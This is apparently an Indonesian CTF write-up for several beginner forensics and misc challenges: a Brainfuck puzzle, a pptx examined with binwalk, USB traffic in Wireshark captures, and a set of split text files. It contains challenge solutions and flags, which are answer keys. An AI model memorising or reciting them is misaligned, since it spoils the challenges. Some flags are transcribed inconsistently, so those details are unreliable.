Terlihat bahwa text yang diberikan (kiri) mirip dengan syntax bahasa esoteric brainfuck (kanan), tetapi bercampur angka di dalamnya. Maka, kami mencoba menghilangkan semua angka dari text, dan mengcompile text tersebut pada compiler brainfuck.

```
out = ""
f = open("brainfuck.bf", "w")
nums = [chr(i+ord('0')) for i in range(10)]
for c in code:
    if(c in nums):
        continue
    out+=c
f.write(out)
```

```
print(out)
f.close()
```

Diperoleh output berikut:

The screenshot shows the codingground Online Brainfuck Compiler interface. On the left, there is a code editor window titled "brainfuck.bf" containing the following Brainfuck code:

```
1
2 +
3 [----->+++<]
4 >
5 ++
6 .
7 ++++++
8 .
9 ===
10 [->+++<]
11 >
12 +
13 .
14 +
15 [----->+<]
```

The main workspace shows the code from line 60 to 89. The terminal window on the right displays the output: `itf{br41N_f00k_s0_w31rd}`.

*catatan: setelah meng-submit flag, kami menyadari bahwa angka tidak perlu dihilangkan dari text. Brainfuck compiler akan otomatis mengabaikan semua karakter yang tidak termasuk dalam syntaxnya.

Flag: itf{br41N_f00k_s0_w31rd}

Presentation

presentation

388


hari2 presentasi.

Pertama, kita mendownload file challenge.pptx lalu melakukan binwalk pada file tersebut.

```
rachel@rachel-VirtualBox:~/Downloads$ binwalk -e challenge.pptx

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0              Zip archive data, at least v1.0 to extract, name: docProps/
67           0x43             Zip archive data, at least v2.0 to extract, compressed size: 505, uncompr
essed size: 1280, name: docProps/app.xml
646          0x286            Zip archive data, at least v2.0 to extract, compressed size: 347, uncompr
essed size: 691, name: docProps/core.xml
1068         0x42C            Zip archive data, at least v2.0 to extract, compressed size: 1119, uncompr
ressed size: 1797, name: docProps/thumbnail.jpeg
2268         0x8DC            Zip archive data, at least v1.0 to extract, name: ppt/
2330         0x91A            Zip archive data, at least v2.0 to extract, compressed size: 544, uncompr
essed size: 3212, name: ppt/presentation.xml
2952         0xB88            Zip archive data, at least v2.0 to extract, compressed size: 389, uncompr
essed size: 818, name: ppt/presProps.xml
3416         0xD58            Zip archive data, at least v1.0 to extract, name: ppt/slideLayouts/
3491         0xDA3            Zip archive data, at least v2.0 to extract, compressed size: 1248, uncompr
essed size: 4677, name: ppt/slideLayouts/slideLayout1.xml
4830         0x12DE           Zip archive data, at least v2.0 to extract, compressed size: 1111, uncompr
essed size: 3975, name: ppt/slideLayouts/slideLayout10.xml
6033         0x1791           Zip archive data, at least v2.0 to extract, compressed size: 1162, uncompr
essed size: 4199, name: ppt/slideLayouts/slideLayout11.xml
7287         0x1C77           Zip archive data, at least v2.0 to extract, compressed size: 1085, uncompr
essed size: 3920, name: ppt/slideLayouts/slideLayout2.xml
```

Hasil extract dari file challenge.pptx memuat beberapa folder dan file:



Kita kemudian mengecek masing-masing file yang terdapat dalam hasil extract. Pada ppt > theme > theme1.xml, kita menemukan sebuah id yang mencurigakan.



```
theme1.xml
~/Downloads/_challenge.pptx-0.extracted/ppt/theme
<a:schemeClr></a:gs><a:gs pos="50000"><a:schemeClr val="phClr"><a:satMod val="110000"/><a:lumMod val="100000"/><a:shade val="100000"/></a:schemeClr></a:gs><a:gs pos="100000"><a:schemeClr val="phClr"><a:lumMod val="99000"/><a:satMod val="120000"/><a:shade val="78000"/></a:schemeClr></a:gs><a:gsLst><a:lin ang="5400000" scaled="0"/></a:gradFill></a:fillStyleLst><a:lnStyleLst><a:ln w="6350" cap="flat" cmpd="sng" algn="ctr"><a:solidFill><a:schemeClr val="phClr"/></a:solidFill><a:prstDash val="solid"/><a:miter lim="800000"/></a:ln><a:ln w="12700" cap="flat" cmpd="sng" algn="ctr"><a:solidFill><a:schemeClr val="phClr"/></a:solidFill><a:prstDash val="solid"/><a:miter lim="800000"/></a:ln><a:ln w="19050" cap="flat" cmpd="sng" algn="ctr"><a:solidFill><a:schemeClr val="phClr"/></a:solidFill><a:prstDash val="solid"/><a:miter lim="800000"/></a:ln></a:lnStyleLst><a:effectStyleLst><a:effectLst></a:effectStyle><a:effectStyleLst><a:effectLst></a:effectStyle><a:effectStyleLst><a:outerShdw blurRad="57150" dist="19050" dir="5400000" algn="ctr" rotWithShape="0"><a:srgbClr val="000000"><a:alpha val="63000"/></a:srgbClr></a:outerShdw></a:effectLst></a:effectStyle></a:effectStyleLst><a:bgFillStyleLst><a:solidFill><a:schemeClr val="phClr"/></a:solidFill><a:solidFill><a:schemeClr val="phClr"><a:tint val="95000"/><a:satMod val="170000"/></a:schemeClr></a:solidFill><a:gradFill rotWithShape="1"><a:gsLst><a:gs pos="0"><a:schemeClr val="phClr"><a:tint val="93000"/><a:satMod val="150000"/><a:shade val="98000"/><a:lumMod val="102000"/></a:schemeClr></a:gs><a:gs pos="50000"><a:schemeClr val="phClr"><a:tint val="98000"/><a:satMod val="130000"/><a:shade val="90000"/><a:lumMod val="103000"/></a:schemeClr></a:gs><a:gs pos="100000"><a:schemeClr val="phClr"><a:shade val="63000"/><a:satMod val="120000"/></a:schemeClr></a:gs></a:gsLst><a:lin ang="5400000" scaled="0"/></a:gradFill></a:bgFillStyleLst></a:fmtScheme></a:themeElements><a:objectDefaults/><a:extraClrSchemeLst><a:ext uri="{05A4C25C-085E-4340-85A3-A5531E510DB2}"><thm15:themeFamily xmlns:thm15="http://schemas.microsoft.com/office/thememl/2012/main" name="Office Theme" id="{62F939B6-93AF-4DB8-9C6B-D6C7DFDC589F}" vid="{4A3C46E8-61CC-4603-A589-7422A47A8E4A}" tag="ic33}t30m_333fdd_mr33{303"/></a:ext></a:extLst></a:theme>
```

Id tersebut merupakan string yang terdiri atas angka, curly brackets, dan underscore. Kita kemudian mencoba menyusun ulang string tersebut dan memperoleh flag.


Flag : itf{d3c0d3_m3_m0r333333}

A certain packets #1

a certain packets #1

50

maybe i shouldn't copy files to usb while wireshark is running...



Pertama, kita mendownload file challenge.pcapng dan membukanya di wireshark. Kita cari flag pada masing-masing packet mulai dari length terbesar. Pada salah satu Write Request dari host, kita dapatkan flag.

[my notes]

aku berhasil mendapatkan satu flag, simpelnya aku bruteforce satu soal dan ternyata work.
flag yg baru aku dapet adalah: ift{w1r3sh4rkz_1s_g00d!}

aku gada waktu buanyari flag lainnya, tapi beberapa file soal mungkin aku simpen dulu diflash disk ini.

Flag: ift{w1r3sh4rkz_1s_g00d!}

A certain packets #2

a certain packets #2

364

waitt wireshark can monitor my usb traffic!?!?!

Pertama, kita mendownload file challenge.pcapng dan membukanya di wireshark. Dalam file tersebut, terdapat packet bytes dengan protocol USB dan USBMS. Kemudian, kita mengurutkan packet bytes berdasarkan length secara ascending. Pada file dengan length terpanjang, kita mendapatkan file transfer berupa PNG.

The screenshot shows the Wireshark interface with the following details:

- File Menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help.
- Toolbar:** Standard icons for opening files, saving, zooming, and filtering.
- Display Filter:** Apply a display filter ... <Ctrl-/>
- Table View:** Shows a list of network packets with columns: No., Time, Source, Destination, Protocol, Length, Info. The list includes several USBMS packets from host to 2.11.2, all labeled as SCSI: Data Out LUN: 0x00 (Write(10)).
- Details View:** Shows the raw hex and ASCII data for the selected packet (Frame 4681). The ASCII dump shows a valid PNG file header (".HY..PNG..") followed by other data.
- Hex View:** Shows the raw hex bytes of the selected packet.
- Statistics View:** Shows the total number of packets (6026), displayed packets (6026, 100.0%), and profile used (Default).

Kita mengextract packet bytes tersebut dan memperoleh sebuah PNG yang berisi sebuah barcode.



Barcode tersebut di-scan dan flag diperoleh.

Flag : itf{r3d_is_sus_v0t3_h1m!}

Do u know zip? #1

Do you know #1

50

sometimes you cannot just unzip it

Setelah mendownload file chall.zip, kita melakukan unzip dan mendapatkan kumpulan file txt.

Name	Date modified	Type	Size
00.txt	9/7/2022 2:15 AM	Text Document	1 KB
01.txt	9/7/2022 2:15 AM	Text Document	1 KB
02.txt	9/7/2022 2:15 AM	Text Document	1 KB
03.txt	9/7/2022 2:15 AM	Text Document	1 KB
04.txt	9/7/2022 2:15 AM	Text Document	1 KB
05.txt	9/7/2022 2:15 AM	Text Document	1 KB
06.txt	9/7/2022 2:15 AM	Text Document	1 KB
07.txt	9/7/2022 2:15 AM	Text Document	1 KB
08.txt	9/7/2022 2:15 AM	Text Document	1 KB
09.txt	9/7/2022 2:15 AM	Text Document	1 KB
10.txt	9/7/2022 2:15 AM	Text Document	1 KB
11.txt	9/7/2022 2:15 AM	Text Document	1 KB
12.txt	9/7/2022 2:15 AM	Text Document	1 KB
13.txt	9/7/2022 2:15 AM	Text Document	1 KB
14.txt	9/7/2022 2:15 AM	Text Document	1 KB
15.txt	9/7/2022 2:15 AM	Text Document	1 KB

Lalu, kita membuat python script untuk menggabungkan semua file menjadi 1:

```
(flag.py) > ...
1 import glob
2
3 filenames = glob.glob("*.txt")
4
5 with open('flag.txt', 'w') as outfile:
6     for fname in filenames:
7         with open(fname) as infile:
8             for line in infile:
9                 outfile.write(line[0])
10
11
12
```

Kita memperoleh flag pada flag.txt:

```
flag.txt
1 witf{g0t_b4mb00zl3d_wh3n_th3_fl4g_1s_1n_pl41n_s1ght_brrrrrrrrrrrrrrrrrrrrrrrrrrrrrr}
```

Flag: **witf{g0t_b4mb00zl3d_wh3n_th3_fl4g_1s_1n_pl41n_s1ght_brrrrrrrrrrrrrrrrrrrrrrrrrr}**